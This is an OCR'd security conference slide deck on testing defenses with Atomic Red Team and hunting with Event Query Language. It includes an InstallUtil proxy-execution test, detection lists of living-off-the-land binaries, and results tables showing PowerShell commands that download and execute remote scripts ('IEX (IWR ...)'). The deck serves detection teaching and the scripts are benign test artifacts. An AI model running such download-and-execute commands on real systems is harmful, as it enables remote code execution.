


[bit.ly/fantastic19](https://bit.ly/fantastic19)

# Fantastic Red Team Attacks

and How to Find Them



**ENDGAME.**

A man with curly hair, wearing a dark suit jacket over a light-colored shirt, looks directly at the camera with a shocked expression. He is standing in what appears to be a backstage area, with a marquee sign in the background that reads "KIEV VALDIN FUMERIS".

**Can you detect unknown attacks?**

# qwinsta /server:bh-19

**Casey Smith** 

*Director of Applied Research @ Red Canary*

Project Developer Atomic Red Team  
I love testing defenses  
Mostly Gryffindor



@subtee

**Ross Wolf** 

*Senior Threat Researcher @ Endgame*

Created the Event Query Language  
Detector of attacker tradecraft  
Likely a Ravenclaw



@rw\_access

# Agenda

- **How to test with Atomic Red Team**
  - Frequently missed attacks
  - How do we test security tools?
- **How to hunt with Event Query Language (EQL)**
  - Introduction to behavioral detection
  - Crash course with examples
- **Red vs Blue**
  - Exercise using EQL to finding unknown threats
  - Investigate a sample data set
  - Uncover a new attacker technique
- **Conclusions**




[bit.ly/fantastic19](https://bit.ly/fantastic19)



**Defenders want  
assurances their  
tools & methods  
are working**


Many defenders do not know  
**HOW** to start testing, or they are  
**not testing well.**

This was the reason we created  
Atomic Red Team.



# What is Atomic Red Team?

- Open source project for testing for security controls
- YAML described tests mapped to MITRE ATT&CK™
- Simple easy tests—many can be run in a single command line
- Demystify attacks by providing code and examples
- **DOES NOT** replace human red team, adversary emulation, adaptation.



[atomicredteam.io](http://atomicredteam.io)

# Example Atomic Technique YAML

```
attack_technique: T1118
display_name: InstallUtil

atomic_tests:
- name: InstallUtil GetHelp method call
  supported_platforms:
  - windows
input_arguments:
  filename:
    description: location of the payload
    type: Path
    default: C:\AtomicRedTeam\atomics\T1118\src\T1118.dll
executor:
  name: command_prompt
  command: |
    C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /? #{filename}
```

# Easy to Automate, Chain Tests Together.

```
1 $List = @("T1118", "T1127", "T1220" )  
2 $List |% {Invoke-AtomicTest(Get-AtomicTechnique ".\atomics\$_.yaml") }
```

Tests are benign and can be fully customized as needed.



## Observations with Atomic Red Team

- Validate telemetry collection & detection logic
- Understanding your data and visibility
- Knowledge of the environment
- Detections for common techniques

# Frequently Missed MITRE ATT&CK Techniques

Often leverage built-in native OS tools

- T1036 Masquerading
- T1047 Windows Management Instrumentation
- T1055 Process Injection
- T1118 InstallUtil
- T1127 Trusted Developer Tools
- T1170 MSHTA
- T1220 XSL Script Processing

# Prepare For Actual Incidents

## **InstallUtil (MITRE ATT&CK T1118)**


<https://securelist.com/using-legitimate-tools-to-hide-malicious-code/83074/>


## **MSBuild (MITRE ATT&CK T1127)**

<https://unit42.paloaltonetworks.com/unit42-paranoid-plugx/>

# Atomic Red Team May Help Organizations Prepare

By introducing small, **benign** examples to **test** and **practice** response/coverage/hunting.





# Hunting for Unknown Threats

Behaviors occur **over time**  
and we need to **monitor**  
where the action happens.

We can get answers to  
behavioral questions with the  
Event Query Language.




# Event Query Language

- Simple syntax designed for hunting and detection
- Supports **contextual** and complex **behaviors**
- Tracks **lineage** and event **sequences** statefully
- Filter, stack and sift through data with **pipes**
- Dynamic shell for querying data




[eql.readthedocs.io](https://eql.readthedocs.io)



# Simple Queries

- <event type> **where** <condition>
- **and** **or** **not** < <= == != >= >
- Wildcard with asterisk \*
- Case-insensitive comparisons

```
process where
    process_name == "svchost.exe" and
        not (command_line == "* -k *" or
            parent_process_name == "services.exe")
```



# Sequences

- Match multiple events in order
- Shared properties with **by** syntax
- Timeouts **with maxspan=5m**
- Statefully expire sequences with **until** condition



**sequence with maxspan=5m**

```
[ file where file_name == "*.exe"  
    and user_name != "SYSTEM"] by file_path  
[ process where user_name == "SYSTEM"] by process_path
```

# Join

- Multiple events without ordering
- No time limitations
- Allows **by** and **until** syntax



## join

```
[file where file_path == "*\\System32\\Tasks\\h4x0r.xml"]  
[registry where registry_path == "*\\runonce\\h4xor"]
```

# Join

- Multiple events without ordering
- No time limitations
- Allows **by** and **until** syntax



```
join by source_ip, destination_ip
```

```
[network where destination_port == 3389] // RDP
```

```
[network where destination_port == 135] // RPC
```

```
[network where destination_port == 445] // SMB
```

# Data Pipes

- Perform data stacking while hunting
- Process results by filtering, counting and removing duplicates

```
count          filter    head  
sort          tail      unique  
unique_count
```

```
process where true  
| unique process_name, command_line // Remove duplicates  
| count process_name // get unique # of commands per process  
| filter count == 1 // match exactly 1 command
```



# Process Lineage

- Natively tracks lineage by monitoring process create and terminate
- Supports **descendant of**, **child of**, and **event of** relationships
- Combine or nest with other logic

```
network where process_name == "powershell.exe"  
and descendant of  
[process where  
    process_name in ("outlook.exe",  
                      "winword.exe",  
                      "powerpnt.exe",  
                      "excel.exe")]
```



# DEMO



**Red versus Blue**

# Setting the Stage

- Windows endpoint with Sysmon installed
- Real background noise
- Data exported to json.gz file

## Red Team Objective:

Target a developer system with a unique attack

## Blue Team Objective:

Find the red team and scope the compromise



# Investigative Process

- **Gather** an initial set of suspicious activity
  - *Alerting* from existing detectors
  - *Hunting* for evidence of compromise
- **Reduce** the data set until it's manageable
- **Triage** results to determine good or bad
- **Scope** the compromise by pulling on threads

Gather  
Reduce  
Triage  
Scope





# Gather Suspicious Activity

# Guiding Questions



- What persistence locations are new?
- Are there unusual process relationships?
- Were there attempts to blend in?
- Did anything start behaving differently?
  - First seen network connection for a process
  - First lateral movement attempt for a user

**Think situational awareness + ATT&CK tactics**

# *mutatio corporis*

Were any native tools **renamed** and **executed**?

```
process where subtype.create and original_file_name != process_name  
and original_file_name in (  
    "cmd.exe",           "certutil.exe",  
    "cscript.exe",        "dsquery.exe",  
    "installutil.exe",   "powershell.exe",  
    "rundll32.exe",       "wscript.exe",  
)  
| unique original_file_name, file_name
```

0 results found



# *lolbas revello*


What **callbacks** were established from binaries used to **live off the land**?

```
sequence by unique_pid
[process where subtype.create and process_name in (
    "Atbroker.exe", "Bash.exe",      "Bitsadmin.exe",   "Certutil.exe",
    "Cmdkey.exe",   "Cmstp.exe",     "Control.exe",    "Csc.exe",
    "Cscript.exe",  "Dfsvc.exe",     "Diskshadow.exe", "Dnscmd.exe",
    "Esentutl.exe", "Exlexport.exe", "Extrac32.exe",   "Expand.exe",
    // 61 binaries from https://github.com/api0cradle/LOLBAS/blob/master/LOLBins.md
)]
[network where subtype.outgoing]
| unique events[0].command_line
```

**8 results found**

# *lollas revello*

<b>event_type</b>	<b>parent_process_name</b>	<b>process_name</b>	<b>command_line</b>	<b>destination</b>
process	amazonAssistantService.exe	mshta.exe	"mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta"	
network		mshta.exe		images-na.ssl-images-amazon.com
process	explorer.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
network		powershell.exe		go.microsoft.com
			powershell.exe IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/ atomic-red-team/master/ARTifacts/Chain_Reactions/ chain_reaction_DragonsTail.ps1')	
process	cmd.exe	powershell.exe		raw.githubusercontent.com
network		powershell.exe		raw.githubusercontent.com
			powershell.exe IWR -uri "https://raw.githubusercontent.com/ redcanaryco/atomic-red-team/master/ARTifacts/ Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat	
process	cmd.exe	powershell.exe		
network		powershell.exe		raw.githubusercontent.com




*Please, you don't understand... Nothing in there is dangerous.*

# Triage Results

# Guiding Questions

- Is the path unexpected?
- Do file names look like Windows binaries?
- Was the PE image signed?
- Is it a legitimate product?
- Has this been publically reported?



# *lolbas revello*

<b>event_type</b>	<b>parent_process_name</b>	<b>process_name</b>	<b>command_line</b>	<b>destination</b>
process	amazonAssistantService.exe	mshta.exe	"mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta"	
network		mshta.exe		images-na.ssl-images-amazon.com
process	explorer.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
network		powershell.exe		go.microsoft.com
			powershell.exe IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/ <b>atomic-red-team</b> /master/ARTifacts/Chain_Reactions/ chain_reaction_DragonsTail.ps1')	
network		powershell.exe		raw.githubusercontent.com
			powershell.exe IWR -uri "https://raw.githubusercontent.com/ redcanaryco/ <b>atomic-red-team</b> /master/ARTifacts/ Chain_Reactions/chain_reaction_DragonsTail.bat"	
process	cmd.exe	powershell.exe		-OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat
network		powershell.exe		raw.githubusercontent.com

# *lollas revello*

<b>event_type</b>	<b>parent_process_name</b>	<b>process_name</b>	<b>command_line</b>	<b>destination</b>
process	amazonAssistantService.exe	mshta.exe	"mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta"	
network		mshta.exe		images-na.ssl-images-amazon.com
process	explorer.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
network		powershell.exe		go.microsoft.com
process	cmd.exe	powershell.exe	powershell.exe IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/ <b>atomic-red-team</b> /master/ARTifacts/Chain_Reactions/ chain_reaction_DragonsTail.ps1')	
network		powershell.exe		raw.githubusercontent.com
process	cmd.exe	powershell.exe	powershell.exe IWR -uri "https://raw.githubusercontent.com/ redcanaryco/ <b>atomic-red-team</b> /master/ARTifacts/ Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat	
network		powershell.exe		raw.githubusercontent.com

# *lolbas revello*

event_type	parent_process_name	process_name	command_line	destination
process	amazonAssist	✓ Legitimate Amazon	"mshta.exe" "C:\Program Files (x86)\Amazon\Amazon Assistant\aa.hta"	
network		mshta.exe		images-na.ssl-images-amazon.com
process	explorer.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
